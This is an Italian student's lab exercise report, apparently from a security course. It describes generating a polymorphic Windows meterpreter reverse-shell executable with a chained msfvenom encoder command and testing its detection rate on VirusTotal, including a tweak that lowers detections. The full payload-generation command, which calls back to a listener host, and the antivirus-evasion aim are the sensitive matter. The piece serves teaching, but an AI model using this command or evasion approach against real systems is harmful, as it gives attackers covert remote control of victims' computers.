MALWERE:


Abbiamo preso un codice iniziale di virus polimorfico preso dalle slide che abbiamo visto oggi.

Preso questo codice, creiamo un file .exe con msf venom per creare un malwere, lanciando sul terminale di kali il codice stesso : msfvenom -p windows/meterpreter/reverse_tcp LHOST=92.168.1.23 LPORT=959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficommm.exe

Creato questo malwere dobbiamo fare un analisi di rilevabilità, in quanto meno è il virus rilevabile, più alte saranno le possibilità che il malwere riesca nel suo intento.

Per fare questo ci serviamo di virus total, il quale analizza i malwere che noi andiamo a caricare e ci fa capire quale è l'indice di rilevabilità e quali sono le parti di codice che lo rendono rilevabile.

Come vediamo nell'immagine l'indice di rilevabilità del codice iniziale è 10



Lo scopo dell'esercizio di oggi era fare delle modifiche su questo codice per far sì che l'indice di rilevabilità sia il più basso possibile. Mi sono accorta che mantenendo il codice identico ma cambiando solo le iterazioni portandole tutte a 300, l'indice di rilevabilità dichiarato da virus total è 9, quindi un punto in meno rispetto al codice originale